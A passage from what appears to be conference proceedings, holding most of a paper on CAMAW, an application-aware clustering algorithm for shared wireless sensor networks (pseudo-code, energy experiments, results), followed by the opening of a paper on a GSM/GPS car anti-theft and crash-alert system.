steps, where 1) identify the nodes that are on the edges of a connected node cluster, 2) discover optimum paths from the nodes selected in the previous step that connect the local cluster to other clusters, and 3) ensure all the clusters are connected together and can access the network's sink. In SenShare, several instances of the same RSSF could run in isolated, one per application, while in CAMAW all applications run in a single instance, which enables to find and eliminate redundancies in sensing and communication, according to the common applications requirements.

The work of Caldas *et al.* [9] proposes S-LEACH, an application aware cluster-based routing algorithm for shared sensor networks because is designed to deal with several applications simultaneously sharing the same infrastructure of wireless sensor network. Therefore, in S-LEACH the clusters formation is created in order to route the data for multiple applications by transmitting these data once. Besides, by considering a context of shared applications in a common sensors infrastructure, the CH nodes of S-LEACH use data fusion algorithms designed for Shared Sensor Networks [10] instead of traditional fusion techniques. In S-LEACH, the clustering process is unaware of the applications, which means that it first organizes the whole WSAN in clusters and, only then, takes notice of the applications in order to promote the sharing of the collected data. While CAMAW only organizes clusters according to the applications requirements as a way to restrict the application interest area and also minimize the clustering, monitoring and transmission efforts. It also helps to avoid the clustering of nodes that are unnecessary.

Finally, the authors in [11] present a clustering algorithm called self-configurable clustering (SCCH). SCCH firstly clusters the sensor nodes and selects the CHs (cluster heads). To define CHs a fuzzy system is used and local information of each sensor node is considered. The output of the fuzzy system is a value representing the eligibility of sensor nodes to be CHs. Then, nodes in the network compare their eligibilities against others'. A node with the maximum eligibility value will introduce itself as a CH and the rest of the nodes as backup CHs (BCHs). As a result, the CMs (cluster members) can ensure that there is always a BCH for their CHs. Therefore; in case of CH failure the CMs can replace the BCH with the permanent CH failure. CAMAW is different from SCCH because: (i) it is designed for clustering multiple applications while SCCH is for WSANs; (ii) CAMAW is an application-aware while SCCH is concerned about the nodes location in the monitored area.

III. CAMAW

CAMAW is a clustering algorithm executed periodically in all nodes of a WSAN. There is one cluster (and its respective CH) for each application. Each period of execution is a cycle. The cycle begins by synchronizing all nodes in the WSAN, for this procedure we may use a well-know synchronization algorithm such as the one presented in [12]. Then, the nodes wait for messages coming from the Sink Node. If the message type is for creating a new application, CAMAW is responsible for clustering the nodes for such application according to node capacities and application requirements. Otherwise, if the message is for terminating an application, two cases are possible: first, if the application is the only application in the cluster, the node should maintain the cluster formation but stop all monitoring activities; second, if there are other applications in the network, the nodes shall free the resources used by this application while maintaining the nodes working.

CAMAW is only concerned about the clusters formation. Other procedures such as data collection and data fusion are out of scope of our work.

A. *Data Structures*

The network is composed of a set V of sensor nodes $v_i \in V$, where $V = \{v_1, v_2, ..., v_n\}$ and of a set of applications $a_j \in A$, where $A = \{a_1, a_2, ..., a_m\}$. A node may perform monitoring tasks for 0 to m applications simultaneously. During the algorithm execution there are two possible states for the applications in the network: *Active* or *Inactive*. An application is *active* if there are sensor nodes monitoring for this application. An application is *inactive* if there is no cluster in the networking performing monitoring tasks in its behalf.

The data structures used by CAMAW (stored in every node) are *NodeCapabilities* and *AppRequirements*. *NodeCapabilities* stores the *NodeID* (a unique node identifier, such as the node MAC address), node's capabilities regarding types of monitoring interfaces (*TpMnt*) and rate in use (*TxUse*), a list of all physical neighbors and the node's residual energy. *AppRequirements* stores the Application identifiers (*AppID*) of the applications in *active* state supported by the sensor node. Besides, for each application *AppRequirements* also stores the monitoring interests expressed in terms of: time that the application can remain running on the network, i.e., the duration of the application (*TDur*); the monitoring requirements (sensing unit (*TpMnt*) and Rate (*TxApp*)), the node's role (CM or CH) for this application and the *ID* of the CH. It also stores a list of all *NodeIDs* neighboring nodes able to monitor for this application (*NeighborSet*). Additionally, for each neighboring nodes this structure stores an utility value that informs how promising a node is in order to become CH for a given application. This value is calculated by the function W described in D.2.*a*. This structure also stores the geographical location (POS), which indicates the position of the center of the area of interest and its radius (x, y, r). Finally, the data structure also stores Aptitude, the information if the node is apt to monitor for a given application (0 = not apt and 1 = apt). A node is considered apt if this node (i) has one or more sensing units that are of interest for the application and (ii) is located at the application area of interest. We introduce an availability function that indicates whether a sensor can provide the required service at the specified area. The function is shown below.

$$A(t, x, y, i) = \begin{cases} 1, & \text{if a sensor is available} \\ 0, & \text{if a sensor is unavailable} \end{cases} \qquad (1)$$

Where t is the sensing unit that an application requires, x and y are the geographical location for the monitoring event and I is the Sensor ID.

B. *CAMAW Procedure*

In the following subsections we will provide a detailed explanation of our algorithm. It encompasses three phases: (i) *Setup* (Section C) is responsible for configuring the algorithm initial parameters. (ii) *Application Arrival* (Section D) is responsible for clustering the nodes according to node capacities and application monitoring requirements and (iii) *Application departure* (Section E) is responsible for reorganizing the network in the event of an application end. The Pseudo-code of CAMAW can be seen in Figure 1:

Input: Applications that are deployed on the Network *(AppRequirements)*, *NodeCapabilities*
Output: Clusters by application

```
# SETUP PHASE
Fill NodeCapabilities
For each new Round
        Execute a synchronization algorithm
        if it is not the first round
            for each application $j$
                ROLE_SELECTION_PROCEDURE( )
                ASSOCIATION_PROCEDURE( )
Wait for messages
 If message = BS_NEW_APP
        For each Application $A_i$ in $A$
            APPLICATION ARRIVAL PHASE ()
Else if message = BS_END_APP_ or If (node role = CH and tDur expired)
            APPLICATION DEPARTURE PHASE ()
```

Figure 1. CAMAW cluster formation procedure

C. Setup Phase

This phase is responsible for configuring the nodes and inserting values to data structures that will be necessary in other phases. During the *Setup* phase it is also executed a synchronization procedure [12]. The synchronization is important to guarantee spatial and temporal correlation of the data collected by the WSAN. Synchronization makes possible to the algorithm to start data acquisition by several nodes simultaneously. Also, in this phase, for each new round after the first, for each application *j* in the WSAN, the node will execute a Role Selection procedure (described in Section III.D.*b*) for rotating the nodes role. This is used to avoid the energy depletion of the CHs.

D. Application Arrival

This phase is responsible for grouping the nodes into clusters in accordance with *the capabilities of sensor nodes* and *the monitoring requirements of the new application*. This phase is subdivided in the following three procedures: (i) ***Verify*** the ***Aptitude***, (ii) ***Role Selection***, (iii) ***Association.*** In the ***Verify the Aptitude*** procedure the node checks if it is apt to monitor for the new application. In the ***Role Selection procedure,*** each apt node decides its role for the new Application: (i) *Cluster Head* (CH) or (ii) *Cluster Member* (CM). In the ***Association procedure,*** each node is responsible for associating with its respective CH (if the node role is CM) or to wait for the CM to send association requests (if the node role is CH).

The Pseudo-code of this phase can be seen in Figure 2:

Input: Applications that are deployed on the WSAN *(AppRequirements)*, *NodeCapabilities*
Output: nodes with CH Role CH_ID = NodeID).

```
#VERIFY APTITUDE PROCEDURE
  Verify if node is apt using (1)
# ROLE SELECTION PROCEDURE
  If node is apt AND with no role
    Set node rating through (2)
    Send CAPABILITIES_EXCHANGE msgs to neighborhood
    Wait for CAPABILITIES_EXCHANGE msgs from neighborhood during a fraction of the setup phase slot time of a round
    Stores neighbor capabilities from incoming msgs on node's AppRequirements.NeighborSet data structure
    For each neighbor node <i> on AppRequirements. NeighborSet
      If betterRating <= i rating
        Set betterRating to i rating
    If nodeRating in AppRequirements.NeighborSet > betterRating
      Send NEW_COLLECTOR for all neighboring nodes
    Else
      Wait for all NEW_COLLECTOR during a fraction of the setup phase slot time of a round
      Update CH's candidate capabilities from incoming msgs on AppRequirements.NeighborSet
    If node already has a CH role
              For each monitor node i in AppRequirements.NeighborSet
          For each TpMnt of i in AppRequirements
              For each TpMnt of each new AppID in AppRequirements
                    If TpMnt of new AppID in AppRequirements matches i's TpMnt in AppRequirements.NeighborSet
                  Add i on newClusterStructure structure
                If TpMnt of AppID in AppRequirements do not exists in AppRequirements.AppID
                    Store TpMnt of AppID in AppRequirements.AppID
                Else
                    If AppRequirements .TxApp of AppID > i's AppRequiremnts.TxApp
        Update i'sAppRequirements.TxApp with AppID.TxApp
          If newNeighborSet is equal to Neighbors in AppRequirements
          Send CH_END_CLUSTER to newNeighborSet nodes
          Send CH_NEW_APP to newNeighborSet nodes
    Else
      Send UPDATE_SENSORING with new NeighborSet in AppRequirements settings to all nodes in
```

```
        AppRequirements
32.  # ASSOCIATION PROCEDURE
33.  If node role = CM
34.      Choose the CH with higher RSSI on AppRequirements
35.      Send the CM_JOIN to the chosen CH
36.      Update your CH_ID on AppRequirements with chosen
         CH's nodeID.
37.  Else if node role = CH
38.      Wait for all CM_JOIN from neighboring nodes.
39.      With the data inside incoming msgs from neighboring
         nodes, update the node's entry on NeighborSet as monitor
         node.
40.      Send UPDATE_SENSORING to these nodes present in
         AppRequirements
```

Figure 2. Application Arrival Phase

1) *Verify Aptitude Procedure*

The objective of this procedure is to determine if the sensor nodes are able to meet the monitoring requirements of the new application. In this procedure, each sensor node waits to receive the BS_NEW_APP message from the sink node. The BS_NEW_APP message contains the monitoring parameters that each new application has. This message has the list of sensing unities (*AppRequirements.TpMnt*) demanded by the applications, its respective rates (*AppRequirements.TxApp*), its localization (*AppRequirements.Pos*) and the duration (*AppRequirements.TDur*). According to this information, the data structure *AppRequirements* is updated. Following, for each new application, the sensor node verifies if it has one or more sensing unit that can support one or more monitoring requirement of this new application. After verifying if it is able to support the requirements of the new application, the sensor node updates its data structure *AppRequirements.Aptitude* with application identifier (*AppRequirements.AppID*) and the monitoring requirement of the new application (*AppRequirements.TpMnt*). If the application identifier (*AppRequirements.AppID*) was included in *AppRequirements.Aptitude*, the next procedure (*Role Selection*) starts. Otherwise, this sensor node remains in a low duty cycle (idle) in order to save its remaining energy.

2) *Role Selection Procedure*

The objective of this procedure is to determine the role of each sensor node *i* for the new applications *j* according to a utility function W_i. First, we present the utility function used in this work to inform "how promising" is a given sensor node *i* in order to become the Cluster Head for the new application *j*. Next, the role selection procedure itself is described.

a) Utility Function

W_{ij} is calculated to measure the utility of a given *i* sensor node for the new application *j* as a function of: (i) the residual energy level of sensor node *i* and (ii) the percentage of neighboring nodes within the radio range of sensor node *i*. The utility function *W(i,j)* is presented in (1):

$$W(i,j) = Xij+Yi \qquad (2)$$

Where $X_{i,j}$ indicates the percentage of neighboring nodes for the node *i* according to the new application *j*, Y_i informs the residual energy of the node *i*. $X_{i,j}$ is defined in (3) as the ratio between the number of neighbors of node *i* for the new application *j* divided by the total amount of network nodes represented by *N*. The residual energy is defined in (4) as the current amount of energy of the sensor node *i* divided by the maximum total energy of that node.

$$X_{i,j}= \frac{\sum Neighbors_{ij}}{N} \qquad (3)$$

$$Y_i= \frac{E_i \text{ residual}}{E_i \text{ total}} \qquad (4)$$

b) Role Selection

The objective of this procedure is to select the appropriate role of the node *i*. In this procedure (see Figure 2), the apt sensor node *i* calculates its utility through the function W_{ij} (2). After obtaining the utility value of the sensor node *i* for the application *j*, this information is stored at the structure *AppRequirements*. On following the sensor node *i* sends to its neighbors the CAPABILITIES_EXCHANGE message (line 7) containing its utility for the application *j* and its capabilities (*NodeCapabilities)*.

The sensor node *i* waits to receive the CAPABILITIES_EXCHANGE message from its neighbors regarding the arrival of a new application *j*. For each CAPABILITIES_EXCHANGE message received and for each application *j*, the sensor node *i* updates its *AppRequirements* structure with the identifiers of its neighboring nodes (*NodeCapabilities.NodeID*), and their respective utilities (line 8). Moreover, it is also updated the types of sensing units (*TpMnt*) that are present in each neighboring node.

With the utility information of each neighboring node, each sensor node *i* now is able to compare its utility value in relation to its neighbors. For each application *j,* the sensor node *i* that contains the highest utility value will send the NEW_COLLECTOR message to its neighbors in order to inform that it is the new CH for application *j* on that region (lines 9-13). The NEW_COLLECTOR message contains the CH identifier (*NodeCapabilities.NodeID*). For each application *j*, the neighbors that received the NEW_COLLECTOR message will become CMs (line 15) for application *j*.

The node *i* verifies in *AppRequirements* if it is a CH for another application, it will verify if the set of CMs in *AppRequirements.NeighborSet* contains only nodes that are apt to monitor for the new application (line 6). If all the CMs in *AppRequirements.NeighborSet* are apt for monitoring for the new application, then CH updates its *AppRequirements.TxApp* with the more demanding sensing rate (*AppRequirements.TxApp*) and it includes the *AppID* in *AppRequirments* (line 26-27). Else if only some nodes in *AppRequirements.NeighborSet* are apt for monitoring for application *j*, the node *i* will send a CH_END_CLUSTER message (line 28) for those nodes. Then node *i* will send CH_NEW_APP (line 29) for those nodes to perform a new *Role Selection* and *Association* procedures. The CH of this new Cluster will have the *NodeCapabilities.NodeID* of node *i* in its *AppRequirements*, meaning that this new CH will forward its messages to the node *i* (lines 31-42) instead of the Sink node.

c) Association Procedure

For each new application *j*, the sensor node *i* verifies its role. If the node role *i* is CM, this node chooses one CH node to be associated with among the CHs nodes of a given region according to the Signal Strength, i.e., the one with the highest RSSI (*Received Signal Strength Indicator*) value. After choosing the CH node, the CM node sends a JOIN_CLUSTER message to it. This message contains the node's identifier (*NodeCapabilities.NodeID*) and the identifier of the new application *j*. Next, the CM node *i* waits to receive the UPDATE_SENSORING message from its CH node informing that the node can start to collect data for the new application *j*. This message contains the new application's identifier, the monitoring types (*AppRequirements*.*TpMnt*) and its respective rates (*AppRequirements*.*TxApp*). With this information about the new application *j*, the CM node *i* updates the fields of *NodeCapabilities.TxUse*. If the node role *i* is CH, this node waits to receive the CM_JOIN message from CM nodes that will be members of the new cluster to the new application *j*. After receiving each CM_JOIN message, the CH node *i* updates in *AppRequirements* the entries referring to each CM nodes responsible for sending the CM_JOIN messages. Following, the CH node *i* sends a UPDATE_SENSORING message for its CMs nodes.

E. Application departure

In this procedure, each sensor node *i* waits to receive the BS_END_APP message from the sink node or the application duration time defined (*AppRequirements*.*TDur* equals to zero) has finished. The pseudo-code of this phase can be seen in Figure 3.

```
Input: All Nodes with role defined
Output: free nodes in sleep mode

1.  # END APPLICATION# END APPLICATION
2.  If the node is a CM
      Wait for GO_TO_SLEEP coming from the CH
    Else:
    # BS_END_APP MSG ARRIVAL
      Wait for BS_END_APP coming from the BS
3.    For each MsgAppID in BS_END_APP msg
4.      For each AppID in AppRequirements
5.        If MsgAppID is equal to AppRequirements.AppID
6.          remove AppRequirements.AppID
7.        Else if MaxRate is null OR (MaxRate.TpMnt = AppID.TpMnt AND MaxRate.TxApp < AppID.TxApp)
8.          MaxRate= AppID
9.      If AppRequirements is null
10.       set all NodeCapabilities.TxUse = 0
11.     Else
12.       For each TpMnt in NodeCapabilities
13.         For each TpMnt in MaxRate
14.           If NodeCapabilities.TpMnt = MaxRate .TpMnt
15.             NodeCapabilities.TxUse = MaxRate .TxApp
    # APPLICATION DURATION EXPIRATION
16.     For each AppID in AppRequirements
17.       For each TpDur  in AppRequirements.AppID
18.         If TpDur expirates
19.           remove AppRequirements.AppID
20.         Else if MaxRate is null OR (MaxRate.TpMnt = AppID.TpMnt AND MaxRate.TxApp < AppID.TxApp)
21.           MaxRate= AppID
22.     If AppRequirements is null
23.       set all NodeCapabilities.TxUse = 0
24.       removeCluster = true
25.     Else
26.       For each TpMnt in NodeCapabilities
27.         For each TpMnt in MaxRate
28.           If NodeCapabilities.TpMnt = MaxRate .TpMnt
29.             NodeCapabilities.TxUse = MaxRate .TxApp NodeCapabilities.TxUse = MaxRate .TxApp
```

Figure 3. Application Departure Phase

For each application *j*, the sensor node *i* verifies its role. If the role of the node *i* is CM, it waits to receive the GO_TO_SLEEP message from the CH node (line 2). This message will stop the monitoring tasks of an application (*Nodecapabilities.TxUse* will receive 0). This message contains the *AppRequirements.AppID* of the applications leaving the WSAN. If the node monitors for a single application, it turns to idle. Else, the node stops monitoring for this application but it keeps monitoring for the other applications.

If the role of the node *i* is CH there are two possibilities. First, if the node is CH for a single application (line 9) (there is only one *AppID* in *AppRequirements*), the application is not ended to avoid a new clustering procedure. In this case, it is preserved the cluster structure but with no collecting of tasks or data transmission (setting *NodeCapabilities.TxUse* to 0) (line 14-15). In addition, the nodes enter a state of low duty cycle.

Else, if the node is CH for more than one application, it searches for another application (on *AppRequirements.ApppID*) that monitors for the same monitoring type (*AppRequirements.TpMnt*) (line 13) that the departing application monitors.

If there is no other application that monitors for the same monitoring type, node *i* sends UPDATE_SENSORING message (containing *AppRequirements.AppID*) to all CMs in this application's cluster.

Else, if there is another application monitoring for the same monitoring type (*AppRequirements.TpMnt*), there are two possibilities. First, if the application that is leaving the cluster had the most demanding monitoring rate (*AppRequirements.TxApp*), then the node *i* will update monitoring rate (*AppRequirements.TxApp*) for this monitoring interface (*AppRequirements.TpMnt*) (line 15) using the transmission rate of the application that remains on the cluster. Then it sends a UPDATE_SENSORING (containing the *AppRequirements.AppID, AppRequirements.TxApp, AppRequirments.TpMnt*) message and sent for all CMs. Second, if the application that is leaving the cluster has a less demanding monitoring rate (*AppRequirments.TxApp*) than the departing application, there is no need to update the monitoring rate (*AppRequirments.TxApp).* In this case, the node *i* sends a GO_TO_SLEEP message containing the *AppRequirements.AppID* of the departing application to all CMs. The CMs will then stop monitoring for it.

IV. Experiments

This section describes the experiments conducted to assess CAMAW in terms of network lifetime, energy consumption balance and the node memory used.

A. *Experimental Settings*

The experiments were conducted in the SUN SPOT platform [13], a sensor platform particularly suitable for rapid prototyping of WSANs applications. The SUN SPOT SDK environment includes Solarium that contains a SPOT emulator useful for experimenting software and/or to create scenarios with a large number of nodes whenever the real hardware is not available. The proposed algorithm was deployed on the SUN SPOT platform rev8 hardware [13]. As mentioned in Section 3, the data collection and data fusion procedures are not CAMAW's responsibility. Although, we implemented those procedures in order to better evaluate the energy consumption of a WSAN using CAMAW. In our experiments, we have used a maximum of 10 applications (1, 2, 3, 5, and 10 applications) simultaneously running in the network. For each application, we assigned two randomly sensing units. Our implementation considered 1 to 5 different sensing units (accelerometers, temperature, light, humidity and presence). For each assigned sensing unit, we randomly assigned sensing rates varying from 1 to 5 seconds, using the procedures explained in [14]. It is discussed in the literature that random monitoring tasks may not always represent real applications; however, the diversity they provide is sufficient for this group of experiments as explained in [14]. The sensing units used in our applications represent the SUN SPOT embedded sensors.

All experiments were performed in a 100m x 100m field. The network sensor nodes are in the Cartesian plane defined in the area {(0,0), (100,0), (0,100), (100,100)}. The sink is located far from any sensor node, at coordinates (200,100). All network sensor nodes starts with 0.5 joules as initial energy within its batteries. We have randomly distributed 51 nodes in the network (50 nodes and 1 sink node). We have used the energy model presented in [6], which is the **first order radio model**. In this model, a radio dissipates $E_{elec} = 50$ nJ/bit to run the transmitter or receiver circuitry and $\epsilon_{amp} = 100$ pJ/bit/m² for the transmitter amplifier. The equations used to calculate transmission costs and receiving costs for a *k*-bit message and a distance *d* are:

$$E_{transmission}(k, d) = E_{elec} * k + \varepsilon * k * d^2 \qquad (4)$$

$$E_{reception}\,(k) = E_{elec} * k \qquad (5)$$

Sending and Receiving messages are costly operations; therefore, the usage of these operations should be minimal. Also, it is assumed that the radio channel is symmetric so that the energy required to transmit a message from node *i* to node *j* is the same as energy required to transmit a message from node *j* to node *i*.

B. *Metrics*

The metrics used for assessing the impact of CAMAW in a WSAN are: (i) the lifetime of the network, (ii) the standard deviation in terms of consumed energy by the nodes at the end of experiments (iii) the memory consumption. In this paper, we adopted the same definition of network lifetime used in [15], which is the time elapsed until the first node in the WSAN is completely depleted of its energy. We have used the Energy Standard Deviation (ESD) as metric for showing CAMAW's energy consumption balance in a WSAN. In this case, all the WSAN sensor nodes form the statistical population. The more the value of the ESD approaches zero, the better the energy consumption balance among nodes is. The memory consumption is defined as the amount of memory used by CAMAW installed in the nodes.

C. *Experiments results*

The main goal of the first set of experiments is to assess how long the WSANs last using the LEACH, CAMAW and SCCH [11] algorithms by varying the number of applications (1, 2, 3, 5 and 10) simultaneously running on WSAN. Figure 4 shows the network lifetime using LEACH, CAMAW and SCCH and the lifetime gained of the network by CAMAW against LEACH and SCCH for scenarios with 1,2,3,5 and 10 currently running applications.




Figure 4. Evaluating System Lifetime

The results of this experiment (see Figure 4) show that as increases the number of applications simultaneously running in the WSANs, in both algorithms the **network lifetime** values are reduced. From Figure 4, it is possible to observe that by increasing the number of applications simultaneously running in the WSAN, there is naturally an increase in the possibility of finding common sensing unit among them. CAMAW algorithms well utilizes this idea to reduce energy consumption of nodes by executing the collected common data only once and sharing the result among all applications so as to further improve the use of the limited node resources. Beside that, instead of transmitting the same data several times (each one for one of the applications), as SCCH [11] would do, CAMAW transmits this data only once for the several sharing applications. The existence of common sensing units is not properly addressed by SCCH and then it will consume system energy in a less efficient way by repeatedly performing the data collection. At the end of the experiments, the remaining energy of nodes was collected to calculate the **standard deviation** about energy consumption.

TABLE I. STANDARD DEVIATION OF THE ENERGY CONSUMPTION OF THE NODES

	CAMAW	SCCH	LEACH
1 Application	1.5%	3.6%	8.5%
2 Applications	2.3%	4.1%	8.9%
3 Applications	2.9%	4.9%	11.2%
5 Applications	3.8%	5.6%	14.3%
10 Applications	5.4%	9.1%	15.7%

The results shown in table 1 indicate that with fewer applications only a small part of the sensing field was clustered resulting in a low standard deviation. As the number of network applications has increased and new areas in the network became clustered, it results in a higher standard deviation. Considering the **memory consumption** in bytes for the sensor, we noticed that the memory consumption of CAMAW (2876 bytes) was 37.4% higher than LEACH (1841 bytes). Although CAMAW consumes more memory than LEACH and SCCH, CAMAW extends network lifetime.

D. Comparison between simulated and real nodes

In this section, the same scenario simulated using Solarium was implemented on a real sensor WSAN platform. Our goal was to confirm that the results obtained from simulations actually reproduce the results that would be returned if all experiments were performed on a real WSAN platform. This real experiment was performed in a controlled environment (our research laboratory at UFRJ). In this case, the nodes were kept stationary and disposed on the floor. The experiment on simulated nodes consumed less energy than the real experiment, since there was no interference on the simulated environment. In order to compare the results of real and simulated experiments, we have used 0,5 J as initial node energy in the experiments. The maximum difference in our tests was 2% between real and simulated nodes.

V. CONCLUSIONS

In this paper, we have presented an application aware clustering algorithm for multiple networks in a WSAN called CAMAW. The results of our experiments show that CAMAW increased the network lifetime of the experimented scenarios. These results were achieved by sharing the monitoring interfaces with several applications, avoiding unnecessary data collections and transmissions. As future work in this context of network level virtualization, we intend to develop the multi-sink capability. We expect to improve the connectivity and efficiency, since it will enable CAMAW both to choose deliver the data through the less costly sink node, thus spending less energy, and/or to work with more sinks at same time. Also, this will enable CAMAW to interconnect among VSNs.

ACKNOWLEDGMENT

This work is partly supported by the Brazilian Funding Agencies CNPq and FAPERJ under grants numbers FAPERJ - E-26/110.468/2012; CNPq - 307378/2014-4; CNPq 304941/2012-3; CNPq - 473851/2012-1; INMETRO - PRONAMETRO; CNPq 477223/2012.

REFERENCES

[1] I. Akyildiz, W. Su, Y. Sankarasubramaniam, and E. Cayirci, “Wireless sensor networks: a survey,” Comput. Networks, vol. 38, no. 4, 2002, pp. 393–422.

[2] I. Leontiadis, C. Efstratiou, C. Mascolo, and J. Crowcroft, “SenShare: Transforming sensor networks into multi-application sensing infrastructures,” Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics), vol. 7158 LNCS, 2012, pp. 65–81.

[3] Farias, C. et al. “A control and decision system for smart buildings using wireless sensor and actuator networks”. Transactions on

Emerging Telecommunications Technologies, 25(1), 2014, pp. 120-135.

[4] A. P., Jayasumana, Q., Han, and T. H. Illangasekare, “Virtual Sensor Networks a Resource Efficient Approach for Concurrent Applications,” Proc. 4th Int’l. Conf. Info. Tech., 2007, Las Vegas, NV, 2007, pp. 111–15.

[5] I. Khan, F. Belqasmi, R. Glitho, N. Crespi, M. Morrow, P. Polakos, A. Dhabi, and U. A. Emirates, “Wireless Sensor Network Virtualization : Early Architecture and Research,” no. June, 2015, pp. 23–25.

[6] W. R. Heinzelman, A. Chandrakasan, and H. Balakrishnan, “Energy-Efficient Communication Protocol for Wireless Microsensor Networks,” Syst. Sci. 2000. Proc. 33rd Annu. Hawaii Int. Conf., 2000, p. 10.

[7] K. a. Bispo, N. S. Rosa, and P. R. F. Cunha, “A semantic solution for saving energy in wireless sensor networks,” Proc. - IEEE Symp. Comput. Commun., 2012, pp. 492–499.

[8] Z. Khalid, N. Fisal, H. Safdar, R. Ullah, and W. Maqbool, “Middleware Framework for Network Virtualization in SHAAL,” IEEE Symp. Comput. Ind. Appl., 2014, pp. 175–179.

[9] G. Caldas, C. M. de Farias, L. Pirmez and F. C. Delicato , “S-LEACH: A LEACH extension for Shared Sensor Networks”, Wireless Networks (ICWN), 2015 International Conference on, July 2015.

[10] C. Farias. et al., "Multisensor data fusion in Shared Sensor and Actuator Networks," Information Fusion (FUSION), 2014 17th International Conference on , 2014, pp.1-8.

[11] D. Izadi, J. Abawajy, and S. Ghanavati, "An Alternative Clustering Scheme in WSN," Sensors Journal, IEEE , vol.15, no.7, 2015, pp.4148-4155.

[12] O. Gnawali, R. Fonseca, K. Jamieson, D. Moss, and P. Levis, “Collection tree protocol”. In Proceedings of the 7th ACM Conference on Embedded Networked Sensor Systems,SenSys ,SenSys '09, Berkeley, USA, 2009, pp. 1–14.

[13] E. Wilde, D. Guinard and V. Trifa. Architecting a Mashable Open World Wide Web of Things, Institute for Pervasive Computing, ETH Zürich, Zürich, Switzerland, No. 663, 2010.

[14] V. Raghunathan, C. Schurgers, S. P. S. Park, and M. B. Srivastava, “Energy-aware wireless microsensor networks,” IEEE Signal Process. Mag., vol. 19, no. 2, , 2002, pp. 40–50.

[15] S. Xiong, J. Li, M. Li, J. Wang and Y. Liu, "Multiple Task Scheduling for Low-Duty-Cycled Wireless Sensor Networks, " in INFOCOM '11, 2011, pp. 1323-1331.

Intelligent Vehicular Security System using Sensors and GPS

A. Zuhair, M. Ali
Department of Electrical and Computer Engineering
Caledonian College of Engineering
Muscat, Oman
ahmed10031@cceoman.net,
mansoor@caledonian.edu.om

Ali Al-Humairi[1,2]
[1]Department of Computer Science, German University of Technology, Muscat, Oman.
[2]Department of Communication Technologies,
Duisburg-Essen University, Duisburg, Germany
[1]ali.alhumairi@gutech.edu.om,
[2]ali.al-humairi@stud.uni-duisburg-essen.de

***Abstract*—The problem of car thefts and cars crashing due to careless parking are common issues of unattended public parking lots. This paper presents an intelligent car security system which provides security to automobiles against thefts and crashing that happen in parking lots. The main parts of the proposed system are the Global System for Mobile Communications (GSM) and Global Positioning System (GPS) modems, a camera, a sensor and microcontroller. The design of the proposed system provides a highly secure, flexible, reliable and cost effective system. One of the benefits of the proposed system is when a crash happens to the car in any parking, the system immediately communicates with the owner through a Short Message Service (SMS). Moreover, the motion sensors will detect any vibration such as theft or crash and instantly capture the picture of the incident. The system also saves the picture of any damage caused to the vehicle as an evidence for further investigations. A prototype of the proposed system has been implemented and tested. The test results show that the system is working properly, can monitor the parking area of the vehicle, supply the necessary information for any car in case of theft and crash, and is very useful in accidents.**

Keywords- Microcontroller; Security; GPS; GSM.

I. INTRODUCTION

An automobile is always a precious possession to its owner either because of its functionality or as a prestige symbol. It is often seen that people do not hesitate to put in their hard earned money to buy the best car that they can afford. In fact, the owner needs to do whatever possible using available technologies to protect and safeguard their car. Moreover, wide ranges of gadgets are available on the market which can be used in this regard and may be considered as a solution to this problem. However, all available gadgets are open to series of restrictions and criticisms. Specifically, all of these gadgets cost a lot and each one of them has its own merits and demerits, such as either not being able to perform the desired task effectively or performing in a limited way by failing to cover the whole gambit of security [1].

It is well known that the careless parking often leads to damage to the nearby vehicles and this commonly happens in public parking lots where vehicles are parked for long time or when they are unattended. In addition, theft attempts are also common in such places. It is really a difficult problem that one cannot figure out or control. No one can anticipate the situation of his/her car at most of the parking time and how such incidents occur, and whose fault it was. In fact, it is a common problem faced by all vehicle owners/users who park their vehicles in public parking lots.

The damage caused by such incidents often ranges from simple to severe crashes leading to lost money, time and effort of the owner/user. Hence it is highly desirable to have an automatic alarm system attached to the car which gives full information about any incident when it happens and that can be used simply by the vehicle user to identify such problems.

This paper presents the design and development of an intelligent, cost-effective, and smart car parking security system which provides complete information about theft attempts and crash incidents that happen in parking lots due to careless parking of vehicles. The scope of this paper is to solve a problem faced by general public by developing new smart security systems for the vehicle to detect if someone crashes it and also to protect it from theft.

The paper is organized as follows: Section II presents the related work. The requirements analysis and system overview are defined in Section III. In Section IV, the experimental setup is described. Section V presents the results and analysis and finally the conclusions are given in Section VI.

II. RELATED WORK

A plethora of works have been done on developing the technical modalities for car security systems while in motion or parked [2]. The literature pertaining to car automated parking, car monitoring and car security systems using various techniques and methodologies has been studied and analyzed.

Rashidi et al. [3] proposed a car monitoring system using the Bluetooth security system. The main thrust of the system is on the efficacy of the Bluetooth system to prevent the car from being encroached upon or being involved in a theft. It can be configured and accessed through smart mobile phones using the Bluetooth communication module with an intelligent built-in alarming alert where the car user can turn on or off. The triggering of an alarm would send an intruder alert message to the user's mobile phone. So, there is a good possibility to save the car from being stolen.

Balajee et al. [4] used an automobile security system based on face recognition structure using Global System for Mobile Communications (GSM) [5] network. The authors developed a car security system by using a Global Positioning System (GPS) [7] module, a GSM, a tiny face detection webcam and a control module. The webcam is hidden in the steering wheel of the vehicle. The system detects the face in the vehicle during the time when someone is in the car. It also makes an alarm sound if that option is opted. After detecting the face in the alarm period, one alarm signal will be sent to the central control system if the face does not match the saved face in the memory. In the silent alarm mode, different modules will be at work to inform the user of the vehicle and the police about the intrusion and the possible theft. In the latter case, it will inform the precise location of the vehicle through GPS. The GSM module transmits the information about the location through Short Message Service (SMS) [6].

